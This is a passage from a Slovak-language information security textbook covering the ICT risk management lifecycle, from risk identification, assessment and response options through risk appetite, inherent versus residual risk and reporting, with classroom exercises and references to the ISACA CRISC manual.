Porovnajte si navzájom identifikované hrozby a zraniteľnosti na aktívach školy. Vytvorte z nich katalóg hrozieb a zraniteľností.

Odporúčaním, ktorým je možné zjednodušiť prácu s takýmto katalógom, je vytvorenie závislostí, t. j. urobte si väzby medzi zraniteľnosťami a hrozbami, ale len medzi tými, ktoré sú navzájom relevantné. Ak máte takéto väzby vytvorené, tak pri skúmaní prítomnosti zraniteľnosti je možné okamžite určiť, ktoré hrozby z nich vyplývajú a naopak (máme ich na seba namapované, máme vytvorené vzťahy vzájomnej relevancie).

Ak prechádzate cez cestu v meste, budete chrániť jediné aktívum, seba, na ceste v meste. To znamená, že nie je potrebné rozmýšľať nad hrozbou, že sa na ceste objaví priepasť, do ktorej môžete padnúť alebo vás ohrozí nebezpečné divé zviera. Musíme sa zamerať na dopravné a iné pohybujúce sa prostriedky, relevantné k ceste a hrozby plynúce z okolia. Ak by bola v meste priepasť, bude ohradená a určite nie na ceste.

Preskúmavanie na prítomnosť rizík môžeme robiť viacerými spôsobmi. Niektoré spôsoby sú postavené čisto na báze "ľudského" faktora, t. j. na báze vypĺňania dotazníkov, ktoré sú zodpovedané na základe znalosti systému a jeho architektúry. Iné sú postavené skôr na základe systémových nástrojov, ktoré skenujú prostredie a overujú prítomnosť známych technických zraniteľností. Pod takýmto systémových skenovaním si môžete predstaviť napríklad bežný antivírus, ktorého účelom je skenovať počítač/zariadenie a overovať prítomnosť zraniteľností na ňom. Ak niečo antivírus objaví, informuje nás a o tom. Antivírus k informácii pridáva aj popis

potenciálneho rizika, ktorému čelíme, ak zraniteľnosť neodstránime. Taktiež existujú spôsoby, ktoré miešajú oba tieto prístupy. Príkladom môže byť penetračný test.

Nasledujúci zoznam je príklad procesov, ktoré môžu v organizáciách slúžiť na identifikáciu rizika:

- **automatické skenovanie zraniteľností** - existujú nástroje, ktoré skenujú zariadenia dostupné v počítačovej sieti a skúmajú prítomnosť známych technických zraniteľností (napr. zastaraná verzia softvéru). Ak je takáto zraniteľnosť identifikovaná na aktíve, predstavuje riziko.
- **penetračné testy** - môžu byť zdrojom identifikovania zraniteľností a hrozieb na aktívach.
- **audity** - z auditného preskúmania procesu a v ňom prítomných aktív alebo samotného aktíva môže vyplynúť identifikované nálezy, ktoré predstavujú riziká pre organizáciu.
- **pravidelné dotazníky** na preskúmanie zraniteľností/hrozieb na všetkých aktívach - je dobrou praxou, keď je v organizácii nastavený proces, ktorý zabezpečuje pravidelné preskúmanie všetkých aktív, nachádzajúcich sa v inventári IKT aktív. Takéto procesné preskúmanie môže prebiehať zodpovedaním otázok v dotazníku. Odpovedá biznis vlastník aktíva (môže konzultovať s IT expertom danej služby) a otázky sú definované tak, aby pokryli definovaný katalóg zraniteľností a hrozieb. Odpoveď na otázku určuje, či je zraniteľnosť a/alebo hrozba na aktíve prítomná alebo nie. Ak áno, identifikovali sme riziko.
- **vstupné dotazníky** pri prijímaní novej služby/aplikácie do organizácie - v podstate môže prebiehať rovnakým spôsobom ako *pravidelné dotazníky na preskúmanie všetkých zraniteľností/hrozieb na všetkých aktívach*. Rozdiel je len ten, že proces je v živote aktív zasadený inde, v tomto prípade rovno na začiatku. Takýto vstupný dotazník síce prakticky prebieha rovnako ako predchádzajúci bod, ale vykonávame ho na začiatku životného cyklu aktíva, t. j. vtedy, keď má byť aplikácia/softvér/IKT aktívum implementované, resp. nasadené v rámci organizácie. Vstupný dotazník býva často podmienkou prijatia novej služby/aplikácie a takáto analýza rizík môže bezpečnostnému manažmentu napovedať, či prijatie daného aktíva do organizácie nepredstavuje príliš vysoké bezpečnostné riziko.

Ktorým procesom by ste identifikovali nasledovné riziká? K jednému riziku môžete priradiť aj viacero procesov:

- *chýbajúca kontrola 4 očí vedie k riziku podvodu pri obstaraní softvéru,*
- *kompromitácia aplikácie obsahujúcej SQLi zraniteľnosť,*
- *porušenie SLA dodávanej IT služby kvôli nedostatočnej redundancii IT služby,*
- *výpadok publikovanej IT aplikácie kvôli realizácii neriadenej zmeny,*
- *krádež počítačovej techniky kvôli chýbajúcej ochrane priestorov.*

Posúdenie rizika

Posúdenie rizika je proces, ktorého cieľom je vziať identifikované riziko a na základe analýzy posúdiť jeho potenciálny dopad na IKT aktívum, a určenie pravdepodobnosti, že daný dopad nastane. Do posúdenia rizika vstupujú faktory ako kritickosť vystaveného IKT aktíva alebo implementované opatrenia, ktoré môžu zmenšovať pravdepodobnosť.

Ak je pre nás IKT aktívum menej kritické, menej dôležité pre biznis, resp. obsahuje menej citlivé dáta, spravidla býva aj vyhodnotenie dopadu nižšie. Ako príklad si uveďme porovnanie: Pre organizáciu poskytujúcu finančné služby klientom je aplikácia, cez ktorú klienti investujú, omnoho kritickejšia ako aplikácia, ktorú v danej organizácii používajú na rezervovanie firemných áut zamestnancami. Vždy je potrebné posudzovať aj rozmer, aký potenciálny dopad môže mať riziko na biznis. Pri tomto príklade by bol dopad, ak by bola narušená dôvernosť, integrita a/alebo dostupnosť klientskej aplikácie, oveľa väčší ako v aplikácii na požičiavanie áut.

Výstupom kroku *posúdenie rizika* by malo byť ohodnotené riziko podľa metrík, o ktorých sme si rozprávali v kapitolách *Meranie dopadu* a *Meranie pravdepodobnosti*, definovaných biznis vlastníkom. A ak je to možné, tak výstupom by mali byť aj definované kroky, ktoré by dané riziko odstránili (napr. implementácia bezpečnostnej záplaty), viď nasledujúcu kapitolu.

Reakcia na riziko

Cieľom fázy Reakcia na riziko je vykonať rozhodnutie o tom, čo má byť odpoveďou na identifikované riziko. Toto rozhodnutie sa vykonáva na základe informácií, ktoré boli poskytnuté z predchádzajúcich fáz (*Identifikovanie rizika* a *Posúdenie rizika*), ale je tiež vybalancované ďalšími faktormi, ktoré je potrebné vziať do úvahy[33]:

- financie, ktoré je potrebné investovať,
- čas, ktorý je potrebný na odstránenie rizika,
- zdroje, ktoré sú iné ako finančné (napr. dostupnosť programátorov v organizácii),
- strategické plány (odstránenie rizika, by mohlo znamenať, že sa vychýlime zo smeru, ktorý definovala stratégia organizácie),
- regulácie,
- očakávania zákazníka (v každom prípade je potrebné myslieť na biznis, ktorého sú zákazníci súčasťou),
- iné biznis faktory.

Ak teda berieme do úvahy ohodnotené riziko a tieto ďalšie faktory, ponúkajú sa nám nasledujúce možnosti, ako reagovať na riziko:

[33] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 111.

Akceptácia

Akceptovanie rizika je vedomé rozhodnutie, po zvážení všetkých vstupných faktorov, prijať riziko, prijať za neho a za potenciálne dopady, zodpovednosť, ak takéto riziko nastane. Riziko akceptuje vždy biznis vlastník. V organizácii je však možné mať nastavené pravidlá, ktoré určia hranice závažnosti rizika (podľa jeho hodnotenia), kedy je potrebné schválenie entitou nachádzajúcou sa vyššie v hierarchii organizácie (napr. rozhodnutie bezpečnostnej rady, senior manažmentu, predstavenstva).

- Školník si nemôže sám schváliť riziko, že začne skladovať v pivnici pod triedami pohonné hmoty pre autá. Potrebuje vykonať analýzu rizík spolu s požiarnym dohľadom a vzhľadom na rozsah možných škôd a zranení musí jeho postup schváliť alebo zamietnuť riaditeľ školy.
- Manažment môže akceptovať riziko, že svoje datacentrá si organizácia prenajme v oblasti, kde hrozia záplavy. Riziko je však málo pravdepodobné, pretože v danom meste boli záplavy naposledy pred 10 rokmi a konkrétne miesto datacentra pod vodou nikdy nebolo.

Nájdite na internete, ktoré sú záplavové oblasti vo vašom okolí.

Akceptovanie by malo byť zdokumentované a nemalo by byť urobené jednorázovo a navždy. Znamená to, že by mala byť nastavená pravidelná perióda, kedy sa akceptované riziká prehodnotia. Či stav, ktorý bol zapísaný v minulosti, a hodnotenie sú stále platné. Rovnako by sa malo riziko znovu akceptovať. Štandardným časovým úsekom pre znovuprehodnotenie rizika a nové schválenie je perióda maximálne jedného roka. Aby bolo schválenie efektívne, daná spoločnosť/firma/organizácia si musí uvedomiť a zvážiť biznisom akceptované IKT riziká, s ktorými organizácia žije a v prípade zmien v organizácii udržať správne nastavené zodpovednosti (napr. pri výmene biznis vlastníka).

Aby sme však zabránili bezpodmienečnému akceptovaniu rizík v organizácii a aby sme sa vyhli situáciám, kedy akceptujeme viac, ako dokážeme zniesť (napr. akceptujeme finančný dopad, ktorý ak by v skutočnosti nastal, nie je možné ho finančne pokryť a firma zbankrotuje), je potrebné definovať si hranice. Týmito hranicami sú **risk apetít** a **risk tolerancia**.

Obr.: Riziko informačnej a kybernetickej bezpečnosti je konštantnou výzvou[34]

Risk apetít a risk tolerancia

Hlavným dôvodom, prečo potrebujeme merať závažnosť rizika, resp. vyjadrovať riziko hodnotou, je, aby sme prijali len také riziko, ktoré dokážeme zvládnuť. Jedným z primárnych cieľov manažmentu rizík je pomôcť organizácii riadiť riziká. To znamená, že je potrebné monitorovať celkové IKT riziko, ktorému je organizácia vystavená a definovať hranice rizika, ktoré by už organizácia nezvládla, teda riziko, ktoré, ak by sa naplnilo, by viedlo k bankrotu organizácie. Je dôležité definovať si tieto hranice, monitorovať prítomnosť rizika v ich blízkosti a nastavovať opatrenia, aby sme riziko v blízkosti tejto hranice odstránili. Budeme pracovať s dvoma úrovňami hranice - risk apetít a risk tolerancia. Tieto hranice môžeme definovať na škále, ktorou riziká meriame, teda podľa dopadu a pravdepodobnosti alebo môžeme spočítať celkové finančné straty, ktoré akceptované riziká môžu spôsobiť a určiť si hranice priamo podľa organizácie, t. j. podľa zisku, ktorý má.

Risk apetít je miera rizika, ktoré je subjekt ochotný prijať pri plnení svojich cieľov.[35] Je to úroveň rizika, ktorú je organizácia ochotná akceptovať. Apetít je manažmentom definovaná akceptovateľná úroveň vystavenia riziku.

Risk tolerancia je miera rizika, ktorú je subjekt schopný zvládnuť. Toleranciu rizika môžeme definovať ako prijateľnú úroveň rizika, ktorú je manažment ochotný pripustiť pri sledovaní dosiahnutia svojich cieľov.[36] Je to maximálna úroveň rizika, ktorú je organizácia schopná akceptovať.

Ak sa rozhoduje človek plávať so svojím priateľom v rieke, v bazéne či v jazere, rozhoduje sa na základe ohodnotenia svojich rizík a na základe toho, čo dokáže zvládnuť. Ak sú obaja plavci začiatočníci a dostatočne rozumní, tak ich risk tolerancia im dovolí ísť len do bazéna s kontrolou. V prípade, že je jeden menej

---

[34] IT and cyber risk: a constant challenge; Dostupné online [21.1.2024]https://www.bankingsupervision.europa.eu/press/publications/newsletter/2021/html/ssm.nl210818_3.en.html

[35] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 180.

[36] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 182.

skúsený a druhý viac, ten menej skúsený môže chcieť vyhovieť svojmu priateľovi, ktorý je skúsenejší plavec a môže sa stať, že sa zvýši risk apetít a ide plávať aj do jazera.

Zamyslite sa a definujte, aké môže byť nezvládnuteľné riziko, teda také, ktoré presahuje Risk toleranciu, pre organizáciu, akou je zdravotná poisťovňa. Uvažujte nad rizikom, ktorého naplnenie by mohlo znamenať bankrot poisťovne.

Zmiernenie (z angl. Mitigation)[37]

Zmiernením rizika je reakcia organizácie s cieľom znížiť identifikované riziko. Vo všeobecnosti je zmiernenie dosahované pomocou implementovania bezpečnostných opatrení, ktorými je znížený dopad a/alebo pravdepodobnosť daného rizika.

Predstavme si, že identifikujeme riziko, že naša aplikácia nemá šifrovanie dát. Bez šifrovania môže dôjsť k narušeniu dôvernosti dát, pretože dáta nie sú dostatočne chránené. Ak sa rozhodneme pre zmiernenie rizika, môžeme implementovať bezpečnostné opatrenie, ktorým je šifrovanie dát v danej aplikácii. Takto sme zmiernili dané riziko. Samozrejme, to, že jedno riziko takto zmiernime, neznamená, že môžeme prestať analyzovať ďalšie riziká. Ak implementujeme šifrovanie v aplikácii, je potrebné zvážiť, či nevzniká ďalšie riziko, ako napríklad strata šifrovacieho kľúča alebo kritické zníženie výkonnosti aplikácie. V niektorých momentoch, ak sa rozhodneme riziko zmierniť, ocitneme sa v situácii, že si potrebujeme zvoliť z viacerých možností opatrení. V tom prípade je ideálne sa rozhodovať podľa efektivity zníženia rizika vybraným zmiernením.

Pri zmierneniach sa nám implementovaním bezpečnostného opatrenia nemusí vždy podariť odstrániť riziko úplne, podarí sa ho len znížiť. V praxi niekedy nie je možné nasadiť zmiernenie, ktoré by riziko úplne odstránili, napríklad nie je technicky možné implementovať nejaké opatrenia. Preto sa často používajú čiastočné zmiernenia, aby sme riziko znížili na akceptovateľnú úroveň. Častokrát môže byť kompenzáciou nemožnosti implementovať technické opatrenie zvýšený monitoring alebo iné organizačné opatrenie. V prípade úplných zmiernení môžeme riziko úplne odstrániť.

Zmiernenia sú tiež často používané, ak dosahujeme hranice akceptovateľnosti v podobe risk apetítu alebo risk tolerancie. Riziko, ktoré dosahuje jednu z týchto hraníc, môže byť akceptované na nejaký konkrétny čas, ktorý poskytne priestor na prijatie zmiernenia, ktoré nie je vykonateľné hneď. Vykonanie tohto zmiernenia v stanovenom čase je podmienkou akceptovania rizika. Takéto pravidlá si organizácia spravidla nastaví v rámci svojej vnútornej politiky pre manažment IKT rizík.

---

[37] Aj v slovenských materiáloch a metodikách popisujúcich manažment rizík sa často stretnete so slovo mitigation, alebo jeho skomoleniny ako mitigácia / mitigované / mitigovať.

Prenos (alebo zdieľanie)

Prenos rizika je rozhodnutie znížiť potenciálnu stratu tým, že náklady znáša iná organizácia. Najbežnejším príkladom je poistenie voči riziku. Takéto poistenie poskytuje záruku náhrady v prípade, že je riziko naplnené a spôsobí stratu. Inou formou môže byť partnerstvo s inou spoločnosťou, kde si dve alebo viacero organizácií, podľa dohodnutých zmluvných podmienok, delia potenciálne zisky a/alebo straty.[38]

Vyhľadajte na internete, či je na Slovensku možné poistiť sa voči kybernetickému riziku.

Vyhnutie sa

Vyhnutie sa riziku znamená vyhnutie sa činnosti alebo stavu, ktoré riziko spôsobujú. Môže to znamenať, že aplikáciu, ktorá by dané riziko spôsobovala, nebudeme používať, alebo dáta dodávateľovi, ktorý by riziko spôsoboval, neposkytneme. Táto voľba nastáva ak[39]:

- vedenie organizácie považuje **úroveň rizika za neakceptovateľnú**,
- **nie je možné riziko preniesť ani zdieľať** s inou organizáciou a
- nie je možné vykonať **zmiernenia**, ktoré by mohli zmierniť dané riziko alebo ich vykonanie by stálo organizáciu viac v porovnaní s výhodami z danej činnosti.

Hranice, ktoré sme si definovali v predchádzajúcich kapitolách, risk apetít a risk tolerancia, by mali byť indikátorom toho, kedy by sa subjekt mal riziku vyhnúť.

Inherentné vs. reziduálne riziko

V manažmente IKT rizík sú používané dva pojmy inherentné a reziduálne (alebo zvyškové) riziko.

Inherentné riziko[40] - je úroveň rizika bez zohľadnenia opatrení, ktoré boli prijaté alebo by mohli byť prijaté.

Reziduálne (zvyškové) riziko[41] - je zostávajúcim rizikom, ktoré je stále prítomné aj po implementácii opatrení na zmiernenie rizika.

Vezmime si náš príklad prechodu cez cestu a riziko kolízie chodca s autom. Chodec je aktívum a hrozbou je auto, ktoré môže chodca zraziť. Zraniteľnosťou je cesta, kde sa môžu stretnúť autá s chodcami. Inherentné riziko popisuje dopad a pravdepodobnosti bez zohľadnenia opatrení, ktoré sú implementované, ako napríklad prechod pre chodcov, semafor alebo to, že sa chodec pred prechodom riadne poobzerá. Naopak, reziduálne je vypočítané aj

---

38 ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 113.


39 ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 113.

40 ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 176.

41 ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 180.

so zarátaním týchto, už implementovaných opatrení. Prirodzene je celková hodnota reziduálna rizika nižšia ako hodnota inherentného, ak sú prítomné nejaké opatrenia na zníženie rizika.

Cieľom manažmentu IKT rizík, ako aj manažmentu bezpečnosti celkovo, je implementovať bezpečnostné opatrenia, ktoré odstraňujú alebo zmenšujú vplyv zraniteľností, neutralizujú hrozby, odstraňujú alebo znižujú riziko. Ak si pri vyhodnotení rizika odmyslíme všetky tieto opatrenia, ktoré ovplyvňujú konkrétne riziko, dostávame hodnotu, ktorá je vyjadrením inherentného rizika. Ak pri výpočte hodnoty naopak vezmeme do úvahy všetky tieto opatrenia, dostávame reziduálne riziko. Tento vzťah môžeme znázorniť aj nasledujúcim obrázkom.



Obr. Vzťah inherentného a reziduálneho rizika.[42]

Vyberte si riziko, ktoré je identifikované v cvičeniach vyššie. Aké opatrenia by ste aplikovali na zníženie rizika? Ako by sa potom zmenila hodnota rizika?

Monitorovanie rizík a opatrení. Reportovanie

Poslednou časťou životného cyklu manažmentu IKT rizika je monitorovanie a reportovanie rizík. Obe činnosti spolu dotvárajú celý životný cyklus a sú jeho neoddeliteľnou súčasťou. Ich primárnym cieľom je komunikácia aktuálneho stavu z pohľadu manažmentu IKT rizika a monitorovanie toho, či je bezpečnosť v organizácii prostredníctvom implementovania bezpečnostných opatrení, definovaných v rámci manažmentu IKT rizika, dosahovaná riadne a efektívne.

Manažment rizík nám pomáha pomocou hodnotenia rizika prioritizovať úlohy, ktoré potrebujeme vykonať pre dosiahnutie vyššej bezpečnosti. Z tohto dôvodu je potrebné mať nastavený proces, ktorý kontroluje dosahovanie definovaných cieľov v podobe naplánovaných zmiernení rizík.

---

[42] What is Residual Risk (and How do you calculate it)?; Dostupné online [21.1.2024]https://www.mha-it.com/2017/04/11/what-is-residual-risk-and-how-to-calculate-it/

Životný cyklus manažmentu IKT rizík je neustále bežiaci proces. V rámci neho identifikujeme a ohodnocujeme riziká, prijímame reakcie, pričom všetko je potrebné riadne zdokumentovať. Dôvodov, prečo je toto zdokumentovanie dôležité, je viacero. Je potrebné zachovať kontinuitu rozhodnutí, teda musíme pravidelne vyhodnocovať, či už sa potrebujeme k rozhodnutiu vrátiť a prehodnotiť ho alebo sa vymení personál a potrebuje sa plynule napojiť na manažment rizík. Rovnako, ak sa vyskytne akýkoľvek problém, je potrebné preukázať, kto nesie za dané rozhodnutie zodpovednosť a čo bol dôvod problému. Jeden z podstatných cieľov manažmentu rizík je byť pripraveným na potenciálne negatívne udalosti. Na to, aby sme boli pripravení, potrebujeme poznať všetky riziká a ich vzájomné závislosti. Organizácie, aj prostredie okolo, sa menia, preto je nevyhnutné neustále prehodnocovanie. Riziká, ktoré organizácia eviduje, je potrebné na pravidelnej báze znovu vyhodnotiť, či je závažnosť stále aktuálna. Môže nastať situácia, že vďaka pokroku v oblasti IT a zvýšeniu výpočtovej počítačovej sily, ktorú sú hackeri schopní obstarať, sa zvýšila pravdepodobnosť, že nejaké riziko nastane. Naopak, v rámci štandardných aktualizácii mohli byť odstránené nejaké technické zraniteľnosti, ktoré spôsobovali riziká, a teda môžeme riziká odstrániť. Týmito príkladmi chceme povedať, že IKT riziko je v organizácii "živý objekt", a je preto potrebné ho neustále monitorovať. V praxi to môže vyzerať tak, že za určitú periódu času (napr. raz ročne) manažér rizík konfrontuje biznis vlastníka s jeho rizikami s cieľom ich prehodnotenia, či už z pohľadu dopadu a pravdepodobnosti, alebo prijatej reakcie. Ak boli v minulosti definované zmiernenia rizík, skontroluje stav ich vykonania.

V rámci monitorovania rizík je tiež neustále potrebné sledovať, ako riziká napĺňajú risk apetít a/alebo toleranciu. Dosiahnutie týchto hraníc by malo byť ukazovateľom toho, že je potrebná zvýšená priorita na zníženie rizík, ktoré tieto hranice prekračujú.

Obr.: Európska centrálna banka sumarizuje stav informačnej bezpečnosti pomocou metodiky manažmentu rizík v bankovom sektore[43]

[43] IT and Cybersecurity: no grounds for complacency; Dostupné online [21.1.2024]https://www.bankingsupervision.europa.eu/press/publications/newsletter/2023/html/ssm.nl231115.en.html

Profil IKT rizík v spoločnosti je sumár stavu všetkých identifikovaných rizík v rámci organizácie a je obrazom toho, ako sú napĺňané bezpečnostné opatrenia. V prípade ignorovania bezpečnostných opatrení a odporúčaní je riziko väčšie.

Cieľom reportovania rizík manažmentu je poukázať na stav rizík zrozumiteľným a transparentným spôsobom. Je potrebné mať stále na pamäti, že manažment rizík vytvára premostenie medzi bezpečnosťou a biznisom.

Napríklad si predstavme, že na serveri beží zastaralá databáza. Toto je pre nás riziko, ktoré sme identifikovali a potrebujeme reportovať. Poukážeme na potenciálnu finančnú alebo inú stratu, ktorú by nám takéto riziko spôsobilo. Na základe identifikovaných rizík vie manažment rozhodnúť o následných prioritách a cieľoch, prípadne o ďalšom strategickom smerovaní organizácie, berúc do úvahy informačnú bezpečnosť. Po preskúmaní okolností a dopadov si predstavme, že dopad rizika je ohodnotený závažnosťou 2 a hodnota pravdepodobnosti je stredná (podľa hodnotiacich matíc z kapitoly Meranie rizika). Ďalej si predstavme, že na aktualizáciu databázy je potrebné investovať 5000 eur. Manažment bude mať predložené nasledujúce informácie:

<table>
<tr><td rowspan="2">Názov rizika:
Zastaralá databáza</td><td>Dopad = 2</td><td>Pravdepodobnosť = 2</td></tr>
<tr><td>• finančná strata 10 001 - 100 000 €
• poškodenie reputácie - negatívne správy vo vnútroštátnych novinách a/alebo správach</td><td>Očakávam, že udalosť nastane raz za najbližších 2 až 5 rokov.</td></tr>
<tr><td colspan="3">Navrhované zmiernenie rizika je aktualizácia databázy. Sú potrebné náklady vo výške 5000 eur, pričom je aktualizáciu možné vykonať v priebehu jedného dňa.</td></tr>
</table>

Tieto informácie môže manažment položiť na pomyselné misky váh, ktoré sme spomínali v úvode tejto kapitoly. Obe misky váh je možné porovnať, lebo sú popísané rovnakým parametrom (zrozumiteľné z pohľadu biznisu). Je možné porovnať, koľko stojí náprava, resp. aká finančná strata hrozí, prípadne aké reputačné škody môžu nastať.

Iným príkladom môže byť nasledovné riziko: mám počítač pripojený len do elektrickej siete, nie je pripojený na internet a neprenášam do počítača údaje pomocou iných zariadení. Potom riziko napadnutia vírusom budeme počítať nasledovne:

- pravdepodobnosť napadnutia - vírus nevie počítač zasiahnúť, preto neočakávam, že udalosť nastane najbližších 5 rokov. Podľa tabuľky uvedenej v kapitole Meranie pravdepodobnosti je pravdepodobnosť nízka.
- dopad zavírenia - počítač nemá aktuálne záplaty operačného systému a ani aplikácií, tiež nedisponuje aktuálnym balíkom poznania vírusov v rámci antivírového programu a keďže nie je nikam pripojený, potom nemá ani backup. Na hodnotenie dopadu použijeme tentokrát inú tabuľku, ako je v kapitole

Meranie dopadu, pretože mierka dopadu je iná pri fyzickej osobe ako pri firme. Zisky a aktíva firmy a fyzickej osoby sú zväčša značne rozdielne. V tomto prípade predstavuje aj strata počítača vysoký dopad, pretože peniaze na nákup ďalšieho nemám.

- Nápravné (zmierňujúce) opatrenia:
    - buď zabezpečíme, že naozaj nikto sa ani nemôže pomýliť a použiť nejaké externé pamäťové médium a zapojí ho do počítača, napríklad tým, že počítač schováme do zamknutej miestnosti s prístupom pre presne určených a poučených ľudí. Tento stav je v zásade nemožné nastaviť,
    - alebo zabezpečíme pripojenie na sieť pre zabezpečenie záplat, aktuálneho balíka pre antivírus a backupu.


Vyberte si aspoň dve riziká, ktoré ste popísali a ohodnotili v predchádzajúcich cvičeniach a zapíšte ich do podobnej prehľadnej správy. Slovne popíšte, ako ste dospeli k vášmu hodnoteniu dopadu a pravdepodbnosti. Ak je to možné, napíšte, aké by bolo potenciálne zmiernenie.

Risk manažment v riadení informačnej bezpečnosti

V rámci tejto kapitoly sme si vysvetlili základné prvky a aj samotný proces risk manažmentu. Zároveň sme uviedli praktický príklad aplikácie riadenia rizík v organizácii. Existuje viacero spôsobov, ako je možné aplikovať manažment IKT rizík v organizácii. Vzniknuté varianty sú zväčša výsledkom prispôsobenia sa zvykom, skúsenostiam a už použitým a overeným procesom v konkrétnej organizácii. V rámci tejto kapitoly sú poskytnuté informácie o základných pilieroch, na ktorých je možné takúto metodiku postaviť.

Definície a aj nosná štruktúra vo veľkej miere vychádzali z metodiky CRISC Review Manual 6th Edition. Táto metodika je jeden zo zdrojových materiálov pre certifikáciu v oblasti IKT manažmentu rizík, ktoré vydáva spoločnosť ISACA. ISACA je skratka pre "Information Systems Audit and Control Association" a je to medzinárodná profesijná asociácia so zameraním na riadenie informačných technológií.[44] Certifikát, ktorý spoločnosť ISACA vydáva, má skratku CRISC - Certified in Risk and Information System Control.

[44] ISACA; Dostupné online [17.2.2024]https://en.wikipedia.org/wiki/ISACA




Obr.: ISACA - CRISC certifikácia[45]

Manažment IKT rizík by mal byť neoddeliteľnou súčasťou informačnej bezpečnosti v každej organizácii. Slúži ako nástroj prekladu stavu bezpečnosti do jazyka biznisu, aby bolo možné rozhodovanie a prioritizovanie v oblasti informačnej bezpečnosti. Ak si kladiete otázku, či nie je lepšie žiť v organizácii bez rizík - odpoveďou je, samozrejme, áno - v ideálnom svete by to možno bolo lepšie, ale v reálnom živote takéto niečo možné nie je. V organizácii je potrebné nastaviť procesy, ktoré pomôžu riziká identifikovať a pracovať s nimi v rámci ich životného cyklu, aby sme nežili v sebaklame ignoráciou bezpečnostných rizík. Jedným z primárnych cieľov profesionálov v informačnej bezpečnosti je zmierňovať riziká, aby tak chránili organizáciu pred narušením dôvernosti, integrity alebo dostupnosti. Je dôležité uvedomovať si, aké ústupky voči bezpečnosti sme vykonali nie preto, aby sme mali byrokratický záznam, ale preto, aby sme mali toto riziko riadené. Vedenie firmy sa môže cítiť v nebezpečí, ak dostatočne dobre nerozumie rizikám, ktorým svojimi rozhodnutiami organizáciu vystavuje. Ak sú riziká pravidelne identifikované, hodnotené a komunikované, manažment dostáva priestor rozhodnúť sa na základe dostatočného množstva informácií. Vytvárame tak prostredie, kde vďaka transparentnosti a systematickosti je vždy jasné, aké riziko podstupujeme. Ak sa riziko materializuje (to znamená, že sa naplní), dokážeme danú situáciu primerane vyriešiť. Riadenie rizík pomáha vykonávať zmeny rýchlejšie vďaka kompromisom. Je teda možné riskovať v udržateľnej miere s cieľom zisku. Manažment IKT rizík sa tak môže stať jedným z akcelerátorov biznisu v bezpečne nastavenom prostredí.

[45] Get Ahead in Risk and Information Systems Control; Dostupné online [21.1.2024]https://www.isaca.org/credentialing/crisc#register

Cloud



Ešte pár desiatok rokov dozadu bolo bežné, že sme telefonovali prostredníctvom číslicových analógových telefónov, študent bývajúci na internáte telefonoval svojim rodičom z telefónnej búdky alebo pošty, stretnutia sa organizovali na základe osobnej dohody alebo dohodou prostredníctvom papierovej písomnej korešpondencie, v cudzom meste sme sa orientovali pomocou papierovej mapy, poznámky sme si písali do papierového zošita, čítali sme noviny a knihy písané na papieri, atď.

Z dnešného pohľadu je takáto komunikácia pomalá a práca s dátami na papieri nepredstaviteľná a možno aj smiešna.

Dnes má každý človek - de-facto od útleho veku - k dispozícii nejaké elektronické mobilné zariadenie. Komunikujeme nielen telefonovaním, ale aj posielaním správ, on-line chat-om, videohovormi, video-shotmi v prostredí sociálnych sietí, používame elektronickú navigáciu prostredníctvom aplikácií v mobile, zapisujeme si poznámky do elektronických zariadení, knihy a noviny sú tiež k dispozícii v elektronickej forme a dostupné v akomkoľvek mobilnom alebo inom elektronickom zariadení.

Ako bežných používateľov nás netrápi nič, okrem toho, aby všetky komunikačné kanály a aplikácie fungovali, boli dosť rýchle a dostupné vtedy, keď to potrebujeme.

Za všetkými týmito vymoženosťami je množstvo informačných technológií a dát, ktoré sú niekde uložené a prevádzkované tak, aby boli dostupné širokým masám používateľov. Jedným z najčastejšie využívaných úložísk dát a IT prostredí pre prevádzku aplikácií je Cloud.

Anglický pojem Cloud nie je nový ani neznámy.

Výpočtová technika a informačné systémy majú svoju históriu a vývoj, pričom ich súčasnú technologickú úroveň reprezentuje práve Cloud.

Dnešné počítače sú univerzálne použiteľné zariadenia, ktoré sa používajú na prevádzku aplikácií a spracovávanie údajov. V minulosti však počítače slúžili primárne na realizovanie výpočtov.

